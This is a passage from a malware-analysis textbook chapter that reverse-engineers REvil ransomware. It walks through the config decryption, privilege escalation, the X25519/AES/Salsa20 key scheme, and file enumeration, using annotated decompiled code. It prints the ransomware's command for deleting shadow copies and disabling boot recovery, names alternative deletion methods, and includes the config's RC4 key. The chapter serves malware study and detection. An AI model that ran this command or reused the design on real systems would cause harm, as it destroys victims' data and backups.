Copy the RC4 key (labeled `config_rc4_key` at address `0x0x41e000` in the preceding figure) and encrypted bytes using **Select | Bytes…** from the menu while pointing the cursor at `0x41e028`, and in the **Length** field of the **Select Bytes** dialog box, enter `0x66CB` (the last byte is `0x00` – null marks the end and we don't need to copy it). From the right-click context menu, select **Copy Special | Byte String**. Using these values in the CyberChef tool with the right recipe (**RC4** and **JSON Beautify**), you can get the decrypted file, as shown in the following figure (if you see an error, make sure that the last byte in the **Input** textbox ends with `0x30` and not `0xf2`):




Figure 18.11 – Decrypted configuration file in the REvil ransomware

You can use the following link to open the CyberChef tool with the already baked recipe where you just need to enter the encrypted bytes: `https://gchq.github.io/CyberChef/#recipe=RC4(%7B'option':'UTF8','string':'sZzPfcd5LuoSRhckXiqrseNucYWnR3Yz'%7D,'Hex','Latin1')JSON_Beautify('%20',false,true)`.

The following table describes some of the important entries from the JSON config file:

Key	Definition
`pk`	Attacker's public key in Base64-encoded format, used for file encryption.
`dbg`	Can contain either `true` or `false`. It identifies whether the malware is running in debug mode. `true` only during the development process.
`fast`	Can contain either `true` or `false`. If the value is `true`, the ransomware will encrypt the starting 1 MB of data for files larger than 1 MB.
`wipe`	Can contain either `true` or `false`. If `true`, the ransomware wipes folders specified in the `wfld` key of the JSON config file.
`wht`	Contains the following subkeys representing files, folders, and file extensions that are whitelisted, meaning the ransomware will not encrypt them: • `fld`: Whitelisted folder names • `fls`: Whitelisted filenames • `ext`: Whitelisted file extensions
`wfld`	Contains a list of folders that are the target of encryption. If the `wipe` key is set to `true`, then the ransomware wipes the content of the folders before encrypting. This is done in order to make files irrecoverable even by special data recovery tools.
`exp`	Can contain either `true` or `false`. If `true`, the ransomware will attempt to elevate privileges by exploiting `CVE-2018-8453` for **local privilege escalation** (**LPE**).
`nbody`	Contains ransomware notes (README files) in Base64-encoded format. These notes are dropped in the folders where files were encrypted and contain information regarding how to pay the ransom and the recovery process.
`nname`	The names of the ransomware README (note) files, dropped in folders where files were encrypted. This has the format `{EXT}-readme.txt`, where `{EXT}` is a placeholder that will be replaced by the ransomware name.
`prc`	A list of the process names that the ransomware tries to terminate before encryption. The possible reasons for terminating processes by ransomware was mentioned previously at the start of subsection *Installation and execution*.
`dmn`	Contains a list of domain names separated by a semicolon (`;`) that points to the ransomware's C2 servers.

Table 18.1 – Configuration keys and their description

Privilege escalation

Once the ransomware has successfully deployed its payload and extracted the configuration, the next phase involves elevating its privileges on the machine. This step allows it to gain unrestricted access to the resources, thereby causing maximum damage.

If the previously decrypted configuration file has the `exp` key value set to `true`, it attempts to elevate its privilege using the exploit shellcode.

> **Note**
>
> For practice, open the project file from this chapter's GitHub repository and analyze the functionality of the shellcode – all functions are labeled for clarity.

Otherwise, it verifies whether the process is already running with higher privileges by checking the process token and integrity level. If it is not, it uses `ShellExecuteExW` with the `runas` verb to rerun itself as an administrator:

```
16  if (IsExclusive == 0) {
17    IsExpKeySetInJSON = DecryptConfCheckExpValue ();
18                  /* Decides the privilege escalation path based on 'exp' key in JSON config */
19    if (IsExpKeySetInJSON != 0) {
20      pid = GetCurrentProcessId ();
21                  /* Use CVE-2018-8453 exploit shellcode to elevate privilege */
22      ElevatePrivilegeUsingExploit (pid);
23    }
24                  /* Use ShellExecuteExW with 'runas' verb to run the process with elevated
25                     privilege */
26    ElevatePrivilegeUsingRunas ();
27    ExecuteRansomware ();
28  }
```

Figure 18.12 – Elevating privileges using shellcode or ShellExecuteExW with the runas verb

Note that before it relaunches itself as an administrator, it must release the mutex that it created; otherwise, the new instance will fail to run for the reason we learned in the *Mutual exclusion* subsection. You can refer to the following figure to see the code for this privilege escalation that the ransomware takes in our scenario, since the `exp` key is set to `false`:

```
ProcHandle = (*GetCurrentProcess)();
osversion = GetOSVersion();
                    /* Checks if os version is >= 1536 which represents OS version above Windows
                       Vista (Version 6.0): (6 << 8) + 0 = 1536 */
if (1535 < osversion) {
  ProcessTokenInfo = GetProcessElevationInfo (ProcHandle);
                    /* If process is running with limited access, try to elevate it */
  if (ProcessTokenInfo == TokenElevationTypeLimited ) {
    ProcessRID = GetProcessIntegrityLevelRID (ProcHandle);
    if (ProcessRID < SECURITY_MANDATORY_HIGH_RID ) {
      ReleaseProcessMutex ();
      lpFilename = (LPCWSTR)GetProcessFileName (0,&local_8);
      if (lpFilename == (LPCWSTR)0x0) {
        (*ExitProcess)(0);
      }
      CommandlineAsArray = FetchCommandLineAndArgs ();
      DecryptStructBytesWithRc4 (0x41cc58,0x7cc,0x10,(byte *)0xa,(byte *)runas);
      pExecInfo.cbSize = 0x3c;
      pExecInfo.fMask = 0;
      local_a = 0;
      pExecInfo.hwnd = (HWND)(*GetForegroundWindow)();
      pExecInfo.lpVerb = runas;
      pExecInfo.lpDirectory = (LPCWSTR)0x0;
      pExecInfo.nShow = 1;
      pExecInfo.hInstApp = (HINSTANCE)0x0;
      pExecInfo.lpIDList = (void *)0x0;
      pExecInfo.lpClass = (LPCWSTR)0x0;
      pExecInfo.hkeyClass = (HKEY)0x0;
      pExecInfo.dwHotKey = 0;
      pExecInfo.u.hIcon = (HANDLE)0x0;
      pExecInfo.hProcess = (HANDLE)0x0;
      pExecInfo.lpFile = lpFilename;
      pExecInfo.lpParameters = CommandlineAsArray;
      do {
        status = (*ShellExecuteExW)(&pExecInfo);
      } while (status == 0);
      FreeMemory(lpFilename);
      FreeMemory(CommandlineAsArray);
      (*ExitProcess)(0);
    }
  }
}
return;
}
```

Figure 18.13 – Elevating privileges using ShellExecuteExW

Regardless of the approach it took for privilege escalation, it will perform another check before running the main ransomware code to see whether it's running with the `SYSTEM` privilege. This is only possible if it took the exploitation path. Note that `SYSTEM` and `ADMIN` are not the same privilege levels. If the ransomware runs as `SYSTEM`, it has extensive local privileges but faces limitations in accessing user-specific data and interacting with user sessions. It may not be able to access files protected by user-specific permissions. To overcome these limitations, the ransomware attempts to impersonate an administrator or the current user. This allows it to access user files and network resources and interact with the user's desktop (e.g., to display ransom notes). REvil tries to impersonate the rights of the `explorer.exe` process, which runs in the context of the logged-in user.

Encryption

The core functionality of ransomware is to deny access to data or systems. It holds user data hostage until a ransom is paid. To achieve this, ransomware might use various tactics, such as encrypting user files, locking the entire system by modifying the **master boot record** (**MBR**), or leveraging system APIs to prevent access. The most common theme is to use encryption because it's an effective and foolproof way to prevent access to user data when done correctly.

To truly grasp how ransomware such as REvil operates, let's delve into the intricate details of encryption and decryption that lie at its core. We'll explore how attackers exploit cryptographic principles to lock away precious data and why regaining access without their cooperation becomes a formidable challenge. We'll also reference specific parts of REvil's code to illustrate these concepts, helping you connect the dots between the high-level process and the underlying implementation.

Key generation and exchange

There are multiple ways to perform key exchange securely in cryptographic systems. Two prevalent methods are as follows:

- **Rivest-Shamir-Adleman (RSA) algorithm**: RSA is an asymmetric encryption (different keys are used for encryption and decryption) algorithm used for both encryption and digital signatures. It involves selecting two large prime numbers and computing their product, which forms part of the public and private keys. It requires large key sizes for equivalent security and is slower due to computational complexity.
- **Elliptic-Curve Diffie-Hellman (ECDH) protocol**: ECDH is a key exchange and agreement protocol that allows two parties to establish a common secret over a public channel that is insecure and can be intercepted by attackers. ECDH is specifically designed for key exchange and does not directly encrypt data. Instead, it establishes a shared secret that can be used to derive symmetric encryption keys. Each party generates an elliptic curve key pair (private and public keys) and then both parties exchange public keys and compute the shared secret using their private key and the other party's public key. ECDH provides faster computation, which is crucial for ransomware to encrypt data quickly without noticeable delays.

All modern ransomware uses a hybrid encryption scheme, which means it uses the faster symmetric encryption (the same key is used for encryption and decryption), such as **Advanced Encryption Standard** (**AES**) or **Salsa20**, to encrypt user files, and uses the slower asymmetric encryption, such as RSA or **elliptic-curve cryptography** (**ECC**), to encrypt the key used in symmetric encryption. Since we only want to use asymmetric encryption to encrypt keys, it makes more sense to use ECDH, which is computationally faster and provides the same level of security. However, there are still many types of ransomware that use RSA as it can be easier to implement.

REvil uses ECDH over `Curve25519` (also known as `X25519`) to generate the key pair. An encryption key pair is a pair of digital codes that locks and unlocks data. The ransomware begins by generating a unique **ephemeral key pair** for each victim:

- An **ephemeral private key** is a secret code known only to the ransomware on the infected machine
- An **ephemeral public key** is derived mathematically from the private key and intended for public use in the context of encryption

> **Ephemeral keys**
>
> In cryptography, ephemeral refers to keys that are *temporary* and used for a short period, often for a single session or transaction. In the case of REvil, the ephemeral key pair is generated anew for each infection instance and is used only during the encryption process on that particular victim's machine. This approach enhances security and ensures that each victim's data is uniquely protected, preventing cross-decryption between different victims.

Let us examine the following code snippet found at address `0x0040239d`, which we will subsequently explain to understand the REvil key generation process:

```
62    GenerateEphemeralX25519KeyPair (PrivKey,&pk_key_value);
63    data_sz = 0x20;
64    encrypted_PrivKey_using_json_Pub_Key =
65         GenerateKeyAndEncryptMessage (&conf.pk,PrivKey,0x20,&enc_1_size);
66    encrypted_PrivKey_using_exe_Pub_Key =
67         GenerateKeyAndEncryptMessage (&embeded_pub_key,PrivKey,0x20,&enc_2_size);
68    ZeroMemory(PrivKey,0x20);
69    if ((encrypted_PrivKey_using_json_Pub_Key == 0x0) ||
70       (encrypted_PrivKey_using_exe_Pub_Key == 0x0)) {
71      return 0;
72    }
73    memcpy(&sk_key_value,encrypted_PrivKey_using_json_Pub_Key,enc_1_size);
74    memcpy(&0_key_value,encrypted_PrivKey_using_exe_Pub_Key,enc_2_size);
75    ok = RegCreateAndSetValue
76                   (HKEY_LOCAL_MACHINE,SOFTWARE_recfg,pk_key,REG_BINARY,&pk_key_value,data_sz);
77    if (CONCAT31(extraout_var,ok) == 0) {
78      RegCreateAndSetValue (HKEY_CURRENT_USER,SOFTWARE_recfg,pk_key,REG_BINARY,&pk_key_value,data_
      sz)
79      ;
80    }
81    ok = RegCreateAndSetValue
82                   (HKEY_LOCAL_MACHINE,SOFTWARE_recfg,sk_key,REG_BINARY,&sk_key_value,enc_1_size);
83    if (CONCAT31(extraout_var_00,ok) == 0) {
84      RegCreateAndSetValue
85                (HKEY_CURRENT_USER,SOFTWARE_recfg,sk_key,REG_BINARY,&sk_key_value,enc_1_size);
86    }
87    ok = RegCreateAndSetValue (HKEY_LOCAL_MACHINE,SOFTWARE_recfg,0_key,3,&0_key_value,enc_2_size);
88    if (CONCAT31(extraout_var_01,ok) == 0) {
89      RegCreateAndSetValue (HKEY_CURRENT_USER,SOFTWARE_recfg,0_key,3,&0_key_value,enc_2_size);
```

Figure 18.14 – Ephemeral key generation and key encryption

In this code, the `GenerateEphemeralX25519KeyPair` function at line `62` initiates the key generation process. Here, `PrivKey` is the ephemeral private key, which is a randomly selected integer between `1` and the prime order `n` of the elliptic curve minus `1`, and `pk_key_value` is the ephemeral public key derived using the mathematical formula `pk_key_value = PrivKey * G`, where `G` is the base point (generator) of the curve.

This key pair is akin to a combination padlock (the public key) and its corresponding key sequence (the private key). Anyone can lock (encrypt) the padlock, but only someone with the correct key sequence can unlock (decrypt) it.

The public key (`pk_key_value`) generated in this step is later used to encrypt the symmetric key used for file encryption. To decrypt the files, the user will need to get back the unencrypted symmetric keys, which is only possible by using the corresponding private key (`PrivKey`) to decrypt it.

REvil ensures that victims are unable to bypass the ransom demand by utilizing a layered encryption scheme. Specifically, the ransomware encrypts the ephemeral private key (`PrivKey`) with the *attacker's public key*. The malware produces two encrypted versions of the private key: one encrypted with the attacker's public key provided via a configuration file (`conf.pk`), and another using a hardcoded public key embedded within the ransomware binary itself (`embedded_pub_key`). This redundancy, through multiple encrypted versions with different public keys, likely serves as a contingency for potential mismatches with the corresponding attacker's private key. This is evident from calls to the `GenerateKeyAndEncryptMessage` function on lines `65` and `67` in *Figure 18.14*. The following figure shows the code snippet from the `GenerateKeyAndEncryptMessage` function:

```
29                  /* Copied PrivKey contained in in_buffer parameter to in_buffer_cpy variable *
30      memcpy(in_buffer_cpy + 4,in_buffer,size);
31      GenerateEphemeralX25519KeyPair (pv_key,pb_key);
32      x25519_ComputeSharedSecretAndDeriveKey (pv_key,pub_key,derived_secret);
33      ZeroMemory(pv_key,0x20);
34                  /* Counter or Nonce generation */
35      GenerateCounter(nonce,0x10);
36      AESEncrypt_CTR(derived_secret,0x100,nonce,in_buffer_cpy,size + 4);
37      ZeroMemory(derived_secret,0x20);
38      crc_enc_data = CalculateCRC32(0,in_buffer_cpy,size + 4);
39      eph_pub_key = pb_key;
40      in_buff_offset = in_buffer_cpy + size + 4;
41                  /* appends the ephemeral public key, nonce and crc32 to the end, after encrypt
42                     data in in_buffer_cpy */
43      for (i = 0xd; i != 0; i = i + -1) {
44        *in_buff_offset = *eph_pub_key;
45        eph_pub_key = eph_pub_key + 1;
46        in_buff_offset = in_buff_offset + 4;
47      }
48      *out_enc_sz = size + 0x38;
49    }
50  }
51  return in_buffer_cpy;
```

Figure 18.15 – Code responsible for actually encrypting data using symmetric encryption

When looking at the code in *Figure 18.15*, you might wonder why it's generating new ephemeral key pairs at line `31`, and in this case, the private key (`pv_key`) is not even saved anywhere. So, without the private key, how would we decrypt the encrypted content (in this case, `PrivKey` from the code in *Figure 18.14*)? What's going on?

Let me explain: the encryption actually happens using symmetric encryption (line `36`), and the key for this symmetric encryption is generated using a shared secret (line `32`). The way to calculate the shared secret for ransomware and the attacker is as follows.

First, let us look at shared secret generation by the ransomware binary:

1. **Generate an ephemeral key pair**:
   - **Private key generation**: The ransomware generates a random ephemeral private key:

     $$dr \in \{1,2,\ldots,n-1\}$$

     Here, `n` is the order of base point `G`.
   - **Public key calculation**: Compute the corresponding public key:

     $$Qr = dr \cdot G$$

2. **Compute the shared secret**: Using the attacker's public key, `Qa`, the ransomware computes the shared secret, `S`:

   $$S = dr \cdot Qa$$

   This is performed using scalar multiplication of the ransomware's private key and the attacker's public key.

   The ransomware's shared secret, `S`, is calculated by multiplying its private key, `dr` (in our case `pv_key`), by the attacker's public key, `Qa`.

Now let us look at the shared secret generation by the attackers:

1. **Retrieve the ransomware's public key**: The attackers obtain the ransomware's ephemeral public key, `Qr`, from the encrypted data or registry entries sent from the victim's machine.
2. **Compute the shared secret**: Using their private key, `da`, the attackers compute the shared secret, `S′`:

   $$S' = da \cdot Qr$$

   This involves scalar multiplication of the attacker's private key and the ransomware's public key.

   The attacker's shared secret, `S′`, is calculated by multiplying their private key, `da`, with the ransomware's public key, `Qr`.

Due to the properties of ECC, the shared secrets computed by both parties are equal (`S=S'`), and as you might have noticed, the private key generated by the ransomware binary (`dr`, i.e., `pv_key`) is not required by the attacker to compute the same shared secret on their end. All they need is the public key (`pb_key`) and `nonce` generated by the ransomware binary and their own private key for decryption.

The current ephemeral public key, along with `nonce` and `crc32` generated at lines `31`, `35`, and `39`, respectively, is appended at the end of the encrypted buffer (lines `44` to `48` in *Figure 18.15*), as shown in the following figure, and stored in the registry for future revival:




Figure 18.16 – Structure of encryption-related data stored in the registry

Once the ransom is paid, the attacker can compute the same shared secret as computed on line `32` (*Figure 18.15*) and then use AES to decrypt `PrivKey`. With the decrypted `PrivKey`, the user will be able to compute per file the shared secret and encryption key and decrypt their files.

The ransomware stores the necessary keys-related data in the following registry location under the `HKLM` or `HKCU` hive, depending on its access permission:

Key location	**Description**
`Software\recfg\pk_key`	Ephemeral public key (`pk_key_value`) – used in file encryption (lines `75` and `78` in *Figure 18.14*)
`Software\recfg\sk_key`	Buffer containing the encrypted ephemeral private key associated with file encryption using the public key from JSON and the ephemeral public key used to encrypt this private key along with other metadata, as shown in *Figure 18.16*
`Software\recfg\0_key`	Buffer containing the encrypted ephemeral private key associated with file encryption using the public key embedded in the binary and the ephemeral public key used to encrypt this private key along with other metadata, as shown in *Figure 18.16*

Table 18.2 – Registry entry for encryption keys

I hope the concept of generating the key and how it's used for the encryption and decryption of different data is now clear to you. Next, we will see how files are encrypted by the ransomware.

Preparing for file encryption

The ransomware will have specific behavioral information either through config files or embedded in the executable itself for this stage. This information dictates specific behavior to follow in this stage, such as a list of file extensions that should and should not be encrypted, directories that should and should not be encrypted, processes to terminate before encryption, and the range of file sizes that should only be considered for encryption. For REvil, such information is contained in the configuration file that it decrypted during the installation phase. For example, in *Table 18.1*, check the row for `wht`, which represents the whitelist. It contains three more elements: `fld`, for the whitelisted folder, `fls`, for the whitelisted files, and `ext`, for whitelisted extension names that the ransomware won't encrypt.

Before proceeding to file encryption, the REvil ransomware does some bookkeeping involving collecting and storing the stats of the victim's computer in a ransom note buffer to identify them in the future in case ransom payment is initiated. These details include a unique ID generated by the ransomware for the victim, their computer and username, IP address, and disk space.

It also has a kill switch built into it, which depends on the user's keyboard layout. If it finds a specific set of layouts, it will terminate itself (effectively sparing victims of certain countries). However, this kill switch can be controlled via the `bro` key in the config. These are common traits seen across many types of ransomware and even other malware. In the code, the same function that was responsible for key generation also collects the stats. It is called at the address `0x00402d3b`.

After bookkeeping and passing the kill switch check, it prepares the environment for file encryption, which involves the following:

1. **Terminating processes** that are defined in the config file under the `prc` key to release file handles that might be locked by these processes, which will limit the ransomware's ability to encrypt these files.
2. **Deleting shadow copies** so that post-encryption, victims should not be able to restore the encrypted file to the previous version, thus nulling the encryption. It also disables the Windows boot recovery. This is done by executing the following command through the `ShellExecuteExW` API:

   ```
   cmd.exe /c vssadmin.exe Delete Shadows /All /Quiet & bcdedit
   /set {default} recoveryenabled No & bcdedit /set {default}
   bootstatuspolicy ignoreallfailures
   ```

   Execution of this command could be used to detect the execution of ransomware on a machine. Many anti-viruses will block processes that are found executing such command lines. Thus, the attacker might switch to a different variation of techniques to delete shadow copies, such as using `wmic`, `diskshadow`, or `COM` API `DeleteSnapshots`, instead of running the `vassadmin` command.

3. **Wiping out directories** that are defined under the `wfld` key, if the `wipe` key is set to `true` in the config file. In the current sample, the `wfld` key contains only one folder, named `backup`, that needs to be wiped. To do this, the ransomware will try to find the `backup` folder by enumerating all local and network drives mounted on the machine. When an exact match is found, it will iterate over each file and files present in subdirectories, map them into memory, and overwrite their content before deleting it from disk. This is standard behavior to securely delete a file so that it's not recoverable.

The following figure shows a high-level overview of operations leading to file encryption:

```
4 int ExecuteRansomware (void)
5
6 {
7   int ok;
8   int status;
9
10  ImpersonateAsLoggedOnUser ();
11  ok = GenerateKeysStatsNoteAndFileExtn ();
12  if (ok != 0) {
13    if (config.bro == 0) {
14      status = CheckLangIdUsingKeyboardLayout ();
15                    /* KillSwitch */
16      if (status != 0) {
17                    /* WARNING: Subroutine does not return */
18        ExitProcess(0);
19      }
20    }
21                    /* Terminates processes based on process names in config */
22    EnumerateProcess(0,0,MatchAndTerminateProces );
23                    /* Deletes Windows shadow copies and disables revovery using vssadmin and
24                       bcdedit commandline via ShellExecuteExW */
25    DeleteShadowCopiesAndDisableRecovery ();
26    if (config.wipe != 0) {
27                    /* Wipe files based on file names in config */
28      WipeFilesBasedOnConfig ();
29    }
30    status = FileEncryption();
```

Figure 18.17 – Overview of execution flow leading to file encryption

File enumeration

To efficiently encrypt a large number of files, ransomware makes use of multiple threads, or sometimes even multiple processes, to perform enumeration and encryption.

Typically, ransomware leverages multithreading by initiating separate threads to handle different tasks in parallel. One or more threads are dedicated to traversing the filesystem, recursively enumerating files using Windows APIs such as `FindFirstFile` and `FindNextFile`. These APIs allow the ransomware to efficiently search for files that match specific criteria, such as certain file extensions

or directories to exclude (e.g., whitelisted folders or ransom note files). As these files are identified, their paths are added to a thread-safe queue or similar data structure. Concurrently, a pool of worker threads retrieves file paths from this queue to perform the encryption process. This producer-consumer model allows for the efficient utilization of system resources, enabling the ransomware to scan for new files and encrypt existing ones simultaneously without significant bottlenecks. By distributing the workload across multiple threads, the ransomware can maximize CPU usage and reduce the overall time required to encrypt all targeted files.

However, traditional multithreading might have some drawbacks, such as increased overhead from managing multiple threads, the potential for synchronization issues such as deadlocks and race conditions, and inefficient resource utilization due to frequent context switching. These challenges can lead to performance bottlenecks and slower encryption processes. To overcome these limitations, REvil chooses to use **I/O completion ports**, which provide a more efficient and scalable way to handle asynchronous I/O operations.

Let's look at the following code, which performs file enumeration and encryption using I/O completion ports, and understand what it does:

```
13  Counter_FilesAddedToIOPort_init_0  = 0;
14  Counter_FilesEncrypted_init_0  = 0;
15  DAT_0041d4d0 = 0;
16  status = CreateIoCompletionAndWorkerThread (local_10,0,0,GetQueueStateAndEncryptFileWithSalsa20 )
    ;
17  if (status != 0) {
18    w.field4_0x10 = local_10;
19    w.field0_0x0 = 0;
20    w.pfnExcludeWhiteListedFolder  = ExcludeWhiteListedFolder ;
21    w.pfnExcludeReadMeFile  = ExcludeReadMeFile ;
22    w.field3_0xc = 0;
23    w.CountOfRansomNoteCreated  = 0;
24    w.field7_0x1c = 0;
25    w.CountOfFilesAddedToIOPort  = 0;
26    w.CountOfFilesEncrypted  = 0;
27    w.pfnWriteNoteFileAnd...  = WriteNoteFileAndOpenNewFileWithRndExt ;
28    w.pfnOpenFileHandleAndAssociateNewSalsa20Key.  = OpenFileHandleAndAssociateNewSalsa20KeyState ;
29    LocalDriveEnumeration (&w);
30    if (is_nolan_specified_in_cmdline  != NULL) {
31      NetworkDriveEnumeration (&w,0);
32    }
33    if (Counter_FilesEncrypted_init_0  <= w.CountOfFilesEncrypted ) {
34      if (w.CountOfFilesEncrypted  <= Counter_FilesEncrypted_init_0 ) goto init;
35      do {
36        do {
37          Sleep(100);
38        } while (Counter_FilesEncrypted_init_0  < w.CountOfFilesEncrypted );
39        if (w.CountOfFilesEncrypted  < Counter_FilesEncrypted_init_0 ) break;
40  init:
41      } while (Counter_FilesAddedToIOPort_init_0  < w.CountOfFilesAddedToIOPort );
42    }
43    PostIOCompletionStatusToComplete (local_10,&DAT_0041d4d0);
44    status = 1;
45  }
46  return status;
47}
```

Figure 18.18 – File enumeration and encryption loop

In the preceding code, the ransomware employs I/O completion ports to manage its file encryption tasks more efficiently, leveraging the high-performance asynchronous I/O framework provided by the Windows OS. The program begins by initializing counters (lines `13` and `14`) to track the number of files added to the I/O port and the number of files encrypted.

It then creates an I/O completion port and worker threads by calling the `CreateIoCompletionAndWorkerThread` function, passing `GetQueueStateAndEncryptFileWithSalsa20` as the worker routine.

Upon successful creation, the code initializes a structure, `w`, setting up function pointers for various operations, such as excluding whitelisted folders (`ExcludeWhiteListedFolder`), excluding ransom note files (`ExcludeReadMeFile`), writing ransom notes (`WriteNoteFileAndOpenNewFileWithRndExt`), and creating per-file Salsa20 encryption keys (`OpenFileHandleAndAssociateNewSalsa20KeyState`) (lines `18` to `28`).

The ransomware proceeds to enumerate local drives using the `LocalDriveEnumeration` function and, if `-nolan` is not specified via command-line arguments, network drives using `NetworkDriveEnumeration`. These functions utilize standard file enumeration APIs such as `FindFirstFileW`, `FindNextFileW`, and `WNetEnumResourcesW` to recursively traverse directories and identify target files.

As it traverses the filesystem, files that meet the specified criteria are directly posted to the I/O completion port using `PostQueuedCompletionStatus`. This means that when a file is ready to be encrypted, the task is submitted to the I/O completion port rather than being added to a traditional queue. The worker threads retrieve these tasks by calling `GetQueuedCompletionStatus` and execute the `GetQueueStateAndEncryptFileWithSalsa20` routine to perform the encryption using the Salsa20 algorithm.

The main thread enters a synchronization loop to monitor the progress of the encryption tasks by comparing the counters of files encrypted and files added to the I/O port (lines `33` to `42`). This loop ensures that the main thread waits until all files have been processed by the worker threads before proceeding. Once all encryption tasks are completed, the ransomware signals the I/O completion port to gracefully terminate the worker threads by posting a completion status using `PostIOCompletionStatusToComplete`.

The I/O completion port model allows the OS to efficiently manage threading and task distribution, reducing overhead and improving scalability. This approach minimizes complexities associated with thread synchronization and context switching, leading to better performance.

File encryption

At the core of ransomware functionality is file encryption; this stage involves systematically scanning the system to identify and target a wide range of file types, including documents, images, and databases. Upon encountering each file, it employs a hybrid encryption strategy, as referenced earlier in the *Key generation and exchange* subsection.

During enumeration, when ransomware finds a file that matches its criteria, it executes the `OpenFileHandleAndAssociateNewSalsa20KeyState` function. This function opens a handle to the file and establishes a new encryption context for the file. Within this function, it calls `GetFileHndAndAssociatedSalsa20KeyState`, which persistently attempts to allocate memory for the per-file session and open the file handle. This code demonstrates resilience in handling files—it retries opening files, handles memory allocation failures, and even attempts to modify file attributes to gain write access. This persistence ensures that as many files as possible are encrypted. You can see this code in action in the following figure:

```
per_file_session = RtlAllocateHeap(heapHandle,size + 0x150);
while (per_file_session == 0x0) {
  error_status = GetLastError();
  if (error_status != 8) {
    return 0x0;
  }
  Sleep(100);
  per_file_session = RtlAllocateHeap(heapHandle,size + 0x150);
}
*&per_file_session[1].size = size;
keep_trying_flag = 1;
do {
  error_status = CreateFile(per_file_session,filename,param_3,param_4,0xc0000000,0,3);
  if (error_status != ERROR_SUCCESS) {
    GeneratePerFileSalsa20Keystate(per_file_session);
    return per_file_session;
  }
  error_status = GetLastError();
  status_not_success = keep_trying_flag + -1;
} while ((keep_trying_flag != 0) &&
        ((keep_trying_flag = status_not_success, error_status != ERROR_ACCESS_DENIED ||
         ((file_attribute = (*GetFileAttributesW)(filename), file_attribute != 0xffffffff &&
          (((file_attribute & FILE_ATTRIBUTE_READONLY) == 0 ||
           (error_status = (*SetFileAttributesW)(filename,FILE_ATTRIBUTE_NORMAL),
           error_status != 0)))))));
RtlFreeMem(heapHandle,per_file_session);
return 0x0;
```

Figure 18.19 – GetFileHndAndAssociatedSalsa20KeyState function

Once a file handle is successfully obtained, the ransomware generates a unique encryption context for the file by calling `GeneratePerFileSalsa20Keystate`. This function involves several cryptographic operations:

- **Ephemeral key generation**: Produces a unique X25519 key pair for each file
- **Shared secret computation**: Derives a shared secret by combining the ephemeral private key with a hardcoded public key

- **Cipher initialization**: Sets up the Salsa20 cipher key state with the derived key and a unique nonce for each file
- **Sensitive data handling**: Securely erases private keys from memory after use to prevent key recovery

The following figure shows the code to generate encryption keys for each file:

```
28  GenerateEphemeralX25519KeyPair (priv_key,&session->ephemeral_public_key);
29  x25519_ComputeSharedSecretAndDeriveKey (priv_key,&pk_key_value,derived_key);
30  ZeroMemory(priv_key,0x20);
31  salsa20_keysetup(&session->cipher_key_state,derived_key,0x100);
32  ZeroMemory(derived_key,0x20);
33  GenerateCounter(&session->nonce,8);
34  salsa20_ivsetup(&session->cipher_key_state,&session->nonce);
35  pub_key_crc32 = CalculateCRC32(0,&session->ephemeral_public_key,0x20);
36  session->public_key_crc = pub_key_crc32;
37  session->field248_0x104 = DAT_0041d7d4;
38  return;
```

Figure 18.20 – Key generation function for files

